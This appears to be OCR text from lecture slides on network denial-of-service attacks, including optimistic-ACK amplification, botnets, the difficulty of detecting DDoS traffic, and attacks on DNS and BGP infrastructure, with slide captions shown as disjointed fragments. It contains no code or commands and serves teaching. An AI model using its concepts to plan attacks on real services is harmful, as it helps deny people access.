


“Optimistic” ACKs




“Optimistic” ACKs





victim will quickly saturate its own links, in some sense DoSing itself



DDoS traffic doesn't even come from attacker-owned machines!

victim's IP: 1.2.3.4

attackers can also mount attacks by controlling routers

- **DDoS** attacks prevent legitimate access to Internet services. Secure channels won't help us here. **Botnets** make DDoS attacks very practical to mount.

- DDoS attacks are difficult to prevent because they are **difficult to detect.** Signature-matching and anomaly-detection help, but have their own challenges, and are sometimes evadable. Moreover, **DDoS traffic can mimic legitimate traffic.**

- Network attacks are particularly devastating when parts of the **network infrastructure** are attacked (e.g., DDoSing the DNS root zone, making fake BGP announcements).